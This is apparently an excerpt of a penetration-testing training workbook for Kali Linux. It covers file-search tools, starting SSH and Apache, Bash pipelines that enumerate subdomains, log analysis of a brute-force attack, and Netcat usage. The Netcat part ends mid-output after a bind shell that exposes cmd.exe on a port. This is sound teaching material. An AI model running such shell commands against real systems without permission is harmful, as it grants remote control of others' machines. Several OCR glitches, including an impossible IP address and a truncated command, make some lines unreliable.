(Important note, the IPs used in the lab may not match your lab IP addresses. The IPs used in this lab exercises are for example only.)

Exercise 1: Managing Kali Services

1.1 Find, Locate, and Which

There are a number of Linux utilities that can be used to locate files in a Linux installation with three of the most common being find, locate, and which. All three of these utilities all have similar functions, but work and return data in different ways. Prior to using the locate utility, we must first use the updatedb command to build a local database of all files on the filesystem. Once the database has been built, locate can be used to easily query this database when looking for local files. Before running locate, you should always update the local database using the updatedb command.

```
root@kali:~# updatedb
root@kali:~# locate sbd.exe
/usr/share/windows-binaries/sbd.exe
/usr/share/windows-binaries/backdoors/sbd.exe
```


The **which** command searches through the directories that are defined in the *$PATH* environment variable for a given filename. If a match is found, **which** returns the full path to the file as shown below.

```
root@kali:~# which sbd
/usr/bin/sbd
```


The **find** command is a more aggressive search tool than **locate** or **which**. Find is able to recursively search any given path for various files.

1.1 - Exercises

1. Determine the location of the file plink.exe in Kali



2. Find and read the documentation for the dnsenum tool



1.2.1 - SSH Service

The Secure Shell (SSH)5 service is most commonly used to remotely access a computer, using a secure, encrypted protocol. However, as we will see later on in the course, the SSH protocol has some surprising and useful features, beyond providing terminal access. The SSH service is TCPbased and listens by default on port 22. To start the SSH service in Kali, type the following command into a Kali terminal.

```
root@kali:~# systemctl start ssh
```

We can verify that the SSH service is running and listening on TCP port 22 by using the **netstat** command and piping the output into the **grep** command to search the output for sshd.

```
root@kali:~# netstat -antp|grep sshd
tcp   0     0 0.0.0.0:22  0.0.0.0:*   LISTEN      25035/sshd
tcp6 0      0 :::22       :::*        LISTEN      25035/sshd
```

If, like many users, you want to have the SSH service start automatically at boot time, you need to enable it using the **systemctl** command as follows. The **systemctl** command can be used to enable and disable most services within Kali Linux.

```
root@kali:~# systemctl enable ssh
Synchronizing state of ssh.service wheheheith SysV init with /lib/systemd/systemd-
sysv-install...
Executing /lib/systemd/systemd-sysv-install enable ssh
insserv: warning: current start runlevel(s) (empty) of script `ssh' overrides LSB
defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (2 3 4 5) of script `ssh' overrides LSB
defaults (empty).
Created symlink from /etc/systemd/system/sshd.service to
```

1.2.2 - HTTP Service

The HTTP service can come in handy during a penetration test, either for hosting a site, or providing a platform for downloading files to a victim machine. The HTTP service is TCP-based and listens by default on port 80. To start the HTTP service in Kali, type the following command into a terminal.

```
root@kali:~# systemctl start apache2
root@kali:~#
```

As we did with the SSH service, we can verify that the HTTP service is running and listening on TCP port 80 by using the **netstat** and **grep** commands once again.

```
root@kali:~# netstat -antp |grep apache
tcp6  0  0 :::80   :::*      LISTEN      6691/apache2
root@kali:~#
```


To have the HTTP service start at boot time, much like with the SSH service, you need to explicitly enable it with **systemctl**.

```
root@kali:~# systemctl enable apache2
apache2.service is not a native service, redirecting to systemd-sysv-install
Executing /lib/systemd/systemd-sysv-install enable apache2
insserv: warning: current start runlevel(s) (empty) of script `apache2' overrides LSB
defaults (2 3 4 5).
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of script `apache2'
overrides LSB defaults (0 1 6).
root@kali:~#
```


Most services in Kali Linux are operated in much the same way that the SSH and HTTP daemons are managed, through their service or init scripts.
To get more granular control of these services, you can use tools such as ***rcconf*** or ***sysvrc-conf***, both designed to help simplify and manage the boot persistence of these services.

1.2 - Exercises


1. If you are using the Kali VMware image, change the root password to something secure.



2. Practice starting and stopping various Kali services.



3. Enable the SSH service to start on system boot.



1.3 - The Bash Environment

The GNU Bourne-Again SHell (Bash)[6] provides a powerful environment to work in, and a scripting engine that we can make use of to automate procedures using existing Linux tools. Being able to quickly whip up a Bash script to automate a given task is an essential requirement for any security professional. In this module, we will gently introduce you to Bash scripting with a theoretical scenario.

1.3.1 - Intro to Bash Scripting

1.3.1.1 - Practical Bash Usage – Example 1

Imagine you are tasked with finding all of the subdomains listed on the *cisco.com* index page, and then find their corresponding IP addresses. Doing this manually would be frustrating, and time consuming. However, with some simple Bash commands, we can turn this into an easy task. We start by downloading the cisco.com index page using the **wget** command.

```
root@kali:~# wget www.cisco.com
--2013-04-02 16:02:56--  http://www.cisco.com/
Resolving www.cisco.com (www.cisco.com)... 23.66.240.170,
Connecting to www.cisco.com (www.cisco.com)|23.66.240.170|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23419 (23K) [text/html]
Saving to: `index.html'
100%[======================================>] 23,419      --.-K/s   in 0.09s
2013-04-02 16:02:57 (267 KB/s) - `index.html' saved [23419/23419]

root@kali:~# ls -l index.html
-rw-r--r-- 1 root root 23419 Apr  2 16:02 index.html
```

Quickly looking over this file, we see entries which contain the information we need, such as the one shown below:

```
<li><a href="http://newsroom.cisco.com/">Newsroom</a></li>
```

We start by using the **grep** command to extract all the lines in the file that contain the string “href=”, indicating that this line contains a link.

```
root@kali:~# grep "href=" index.html
```

The result is still a swamp of HTML, but notice that most of the lines have a similar structure, and can be split conveniently using the “/” character as a delimiter. To specifically extract domain names from the file, we can try using the **cut** command with our delimiter at the 3rd field.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3
```

The output we get is far from optimal, and has probably missed quite a few links on the way, but let’s continue. Our text now includes entries such as the following:

```
about
solutions
ordering
siteassets
secure.opinionlab.com
help
```

Next, we will clean up our list to include only domain names. Use **grep** to filter out all the lines that contain a period, to get cleaner output.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3 | grep "\."
```

Our output is almost clean, however we now have entries that look like the following.

```
learningnetwork.cisco.com">Learning Network<
```

We can clean these out by using the **cut** command again, at the first delimeter.

```
root@kali:~# grep "href=" index.html |cut -d "/" -f 3 | grep "\." | cut -d '"' -f 1
```

Now we have a nice clean list, but lots of duplicates. We can clean these out by using the **sort** command, with the *unique* (**-u**) option.

```
root@kali:~# grep "href=" index.html | cut -d "/" -f 3 | grep "\." | cut -d '"' -f
| sort -u
blogs.cisco.com
communities.cisco.com
csr.cisco.com
developer.cisco.com
grs.cisco.com
home.cisco.com
investor.cisco.com
learningnetwork.cisco.com
newsroom.cisco.com
secure.opinionlab.com
socialmedia.cisco.com
supportforums.cisco.com
tools.cisco.com
www.cisco.com
www.ciscolive.com
www.meraki.com
```

An even cleaner way of doing this would be to involve a touch of regular expressions into our command, redirecting the output into a text file, as shown below:

```
root@kali:~# cat index.html | grep -o 'http://[^"]*' | cut -d "/" -f 3 | sort -u >
list.txt
```

Now we have a nice, clean list of domain names linked from the front page of cisco.com. Our next step will be to use the **host** command on each domain name in the text file we created, in order to discover their corresponding IP address. We can use a Bash one liner loop to do this for us:

```
root@kali:~# for url in $(cat list.txt); do host $url; done
```

The **host** command gives us all sorts of output, not all of it relevant. We want to extract just the IP addresses from all of this information, so we pipe the output into **grep**, looking for the text “has address,” then **cut** and **sort** the output.

```
root@kali:~# for url in $(cat list.txt); do host $url; done | grep "has address" |
cut -d " " -f 4 | sort -u
128.30.52.37
136.179.0.2
141.101.112.4
…
206.200.251.19
23.63.101.114
23.63.101.80
23.66.240.170
23.66.251.95
50.56.191.136
64.148.82.50
66.187.208.213
67.192.93.178
```

1.3.1.2 - Practical Bash Usage – Example 2

We are given an Apache HTTP server log that contains evidence of an attack. Our task is to use simple Bash commands to inspect the file and discover various pieces of information, such as who the attackers were, and what exactly happened on the server. We first use the **head** and **wc** commands to take a quick peek at the log file to understand its structure.

```
root@kali:~# gunzip access_log.txt.gz
root@kali:~# mv access_log.txt access.log
root@kali:~# head access.log
93.241.170.13 - - [22/Apr/2013:07:09:11 -0500] "GET /favicon.ico HTTP/1.1" 404 506 "-
" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/537.31 (KHTML, like
Gecko) Chrome/26.0.1410.65 Safari/537.31"
142.96.25.17 - - [22/Apr/2013:07:09:18 -0500] "GET / HTTP/1.1" 200 356 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3) AppleWebKit/536.29.13 (KHTML, like
Gecko) Version/6.0.4 Safari/536.29.13"
root@kali:~# wc -l access.log
1788 access.log
```

Notice that the log file is grep friendly, and different fields such as, IP address, timestamp, HTTP request, etc., all of which are separated by spaces. We begin by searching through the =HTTP requests made to the server, for all the IP addresses recorded in this log file. We will pipe the output of **cat** into the **cut** and **sort** commands. This may give us a clue about the number of potential attackers we will need to deal with.

```
root@kali:~# cat access.log | cut -d " " -f 1 | sort -u
194.25.19.29
202.31.272.117
208.68.234.99
5.16.23.10
88.11.27.23
93.241.170.13
```

We see that less than ten IP addresses were recorded in the log file, although this still doesn't tell us anything about the attackers. Next, we use **uniq** and **sort** to further refine our output, and sort the data by the number of times each IP address accessed the server.

```
root@kali:~# cat access.log | cut -d " " -f 1 | sort | uniq -c | sort -urn
   1038 208.68.234.99
    445 186.19.15.24
     89 194.25.19.29
     62 142.96.25.17
     56 93.241.170.13
     37 10.7.0.52
     30 127.0.0.1
     13 5.16.23.10
     10 88.11.27.23
      6 172.16.40.254
      1
```

A few IP addresses stand out, but we will focus on the address that has the highest access frequency first. To display and count the resources that were being requested by the IP address, the following command sequence can be used:

```
root@kali:~# cat access.log | grep '208.68.234.99' | cut -d "\"" -f 2 | uniq -c
   1038 GET //admin HTTP/1.1
```


From this output, it seems that the IP address at 208.68.234.99 was accessing the **/admin** directory exclusively. Let's take a closer look at this:

```
root@kali:~# cat access.log | grep '208.68.234.99' | grep '/admin ' | sort -u
208.68.234.99 - - [22/Apr/2013:07:51:20 -0500] "GET //admin HTTP/1.1" 401 742 "-"
"Teh Forest Lobster"
...
208.68.234.99 - admin [22/Apr/2013:07:51:25 -0500] "GET //admin HTTP/1.1" 200 575 "-"
"Teh Forest Lobster"
...
root@kali:~# cat access.log|grep '208.68.234.99'| grep -v '/admin '
root@kali:~#
```


It seems like 208.68.234.99 has been involved in an HTTP brute force attempt against this web server. Furthermore, after about 1070 attempts, it seems like the brute force attempt succeeded, as indicated by the HTTP 200 message.
Hopefully, the brief exercises above have given you an idea about some of the possibilities that Bash has to offer. Learning to use the Bash environment effectively is essential.


1.3 – Exercises

1. Research Bash loops and write a short script to perform a ping sweep of your target IP range of 10.11.1.0/24.



2. Try to do the above exercise with a higher-level scripting language such as Python, Perl, or Ruby.





3. What is the difference between directing output from a command to a file (>) and output from a command as input to another command (|).

The difference between > and | lies in how they handle command output and input. The > operator is used to redirect the output of a command to a file, overwriting the file's contents if it exists (e.g., command > file.txt). In contrast, the | (pipe) operator takes the output of one command and uses it as the input for another command, allowing for the chaining of commands (e.g., command1 | command2).

2. - The Essential Tools

As penetration testers, we often encounter situations which we don't fully understand. Two tools we use to uncover more information are **Netcat** and **Wireshark**.

2.1 – Netcat

Netcat7 is a versatile tool that has been dubbed the Hackers' Swiss Army Knife and exists as both Linux and Windows binaries. The simplest definition of Netcat is "a tool that can read and write to TCP and UDP ports." This dual functionality suggests that Netcat runs in two modes: client and server. Let's explore these options.

2.1.1 - Connecting to a TCP/UDP Port

Connecting to a TCP/UDP port can be useful in several situations:

- To check if a port is open or closed.
- To read a banner from the port.
- To connect to a network service manually.

Let's begin by using **netcat** to check if TCP port 110 (the POP3 mail service) is open on one of my lab machines.

```
root@kali:~# nc -nv 10.0.0.22 110
(UNKNOWN) [10.0.0.22] 110 (pop3) open
+OK POP3 server lab ready <00003.1277944@lab>
```

The output above tells us several things. First, the TCP connection to IP 10.0.0.22 on port 110 succeeded, and **netcat** found the remote port open. Next, we can see that the server responded to our connection by "talking back to us" and spitting out the server welcome message, prompting us to log in, which is standard for POP3 services.

```
root@kali:~# nc -nv 10.0.0.22 110
(UNKNOWN) [10.0.0.22] 110 (pop3) open
+OK POP3 server lab ready <00004.1546827@lab>
USER offsec
+OK offsec welcome here
PASS offsec
-ERR unable to lock mailbox
quit
+OK POP3 server lab signing off.
root@kali:~#
```

Regardless of the fact that our login attempt has failed, we have successfully managed to converse with the POP3 service using **netcat**.

2.1.2 - Listening on a TCP/UDP Port


Listening on a TCP/UDP port using **netcat** is useful for network debugging client applications, or otherwise receiving a TCP/UDP network connection. Let's try implementing a simple chat involving two machines, using **netcat** both as a client and as a server. We'll set up netcat to listen for ***incoming connections*** on TCP port 4444, on a Windows machine (with IP address 10.0.0.22).

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
```

Once we have bound port 4444 on the Windows machine to Netcat, we can connect to that port from the Linux machine to interact with it.

```
root@kali:~# nc -nv 10.0.0.22 4444
(UNKNOWN) [10.0.0.22] 4444 (?) open
This chat is from the linux machine
```

Our text is sent to the Windows machine over TCP port 4444 and we can continue the "chat" from the Windows machine as shown below.



Although not a very useful example, this simple exercise demonstrates several important features in **netcat**. Make sure you understand the following points in the example above: o Which machine acted as the **netcat server**? o Which machine acted as the **netcat client**? o On which machine was port 4444 actually opened? o The command line syntax difference between the client and server.

2.1.3 - Transferring Files with Netcat

Netcat can also be used to transfer files, both text and binary, from one computer to another. To send a file from the Linux machine to the Windows machine, we initiate a setup that is similar to the previous chat example, with some slight differences. On the Windows machine, we will set up a **netcat** listener on port 4444 and redirect any incoming input into a file called *incoming.exe*.

```
C:\Users\offsec>nc -nlvp 4444 > incoming.exe
listening on [any] 4444 ...
```

On the Linux system, we will push the *wget.exe* file to the Windows machine through TCP port 4444:

```
root@kali:~# locate wget.exe
root@kali:~# nc -nv 10.0.0.22 4444 < /usr/share/windows-binaries/wget.exe
(UNKNOWN) [10.0.0.22] 4444 (?) open
```

Notice that we haven't received any feedback from **netcat** about our file upload progress. In this case, since the file we are uploading is small, we can just wait for a few

seconds and then check whether it has been fully uploaded to the Windows machine, by running the executable:

```
C:\Users\offsec>incoming.exe -h
GNU Wget 1.9.1, a non-interactive network retriever.
Usage: incoming [OPTION]... [URL]...
```

2.1.4 - Remote Administration with Netcat

One of the most useful features of **netcat** is its ability to do command redirection. Netcat can take an executable file and redirect the input, output, and error messages to a TCP/UDP port rather than the default console.
To further explain this, consider the **cmd.exe** executable. By redirecting the ***stdin***, ***stdout***, and ***stderr*** to the network, you can bind **cmd.exe** to a local port. Anyone connecting to this port will be presented with a command prompt belonging to this computer. To further drive this home, consider the following scenarios, involving Bob and Alice.

2.1.4.1 - Netcat Bind Shell Scenario


In our first scenario, Bob (running Windows) has requested Alice's assistance (running Linux) and has asked her to connect to his computer and issue some commands remotely. Bob has a public IP address, and is directly connected to the Internet. Alice, however, is behind a NAT'd connection, and has an internal IP address. To complete the scenario, Bob needs to bind **cmd.exe** to a TCP port on his public IP address, and ask Alice to connect to this particular IP and port. Bob will proceed to issue the following command with **netcat**.

```
C:\Users\offsec>nc -nlvp 4444 -e cmd.exe
listening on [any] 4444 ...
```

Netcat has bound TCP port 4444 to **cmd.exe** and will redirect any input, output, or error messages from **cmd.exe** to the network. In other words, anyone connecting to TCP port 4444 on Bob’s machine, hopefully Alice, will be presented with Bob’s command prompt.

```
root@kali:~# ifconfig eth0 | grep inet
          inet addr:10.0.0.4  Bcast:10.0.0.255  Mask:255.255.255.0
root@kali:~# nc -nv 10.0.0.22 4444
(UNKNOWN) [10.0.0.22] 4444 (?) open
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\offsec>ipconfig
Windows IP Configuration
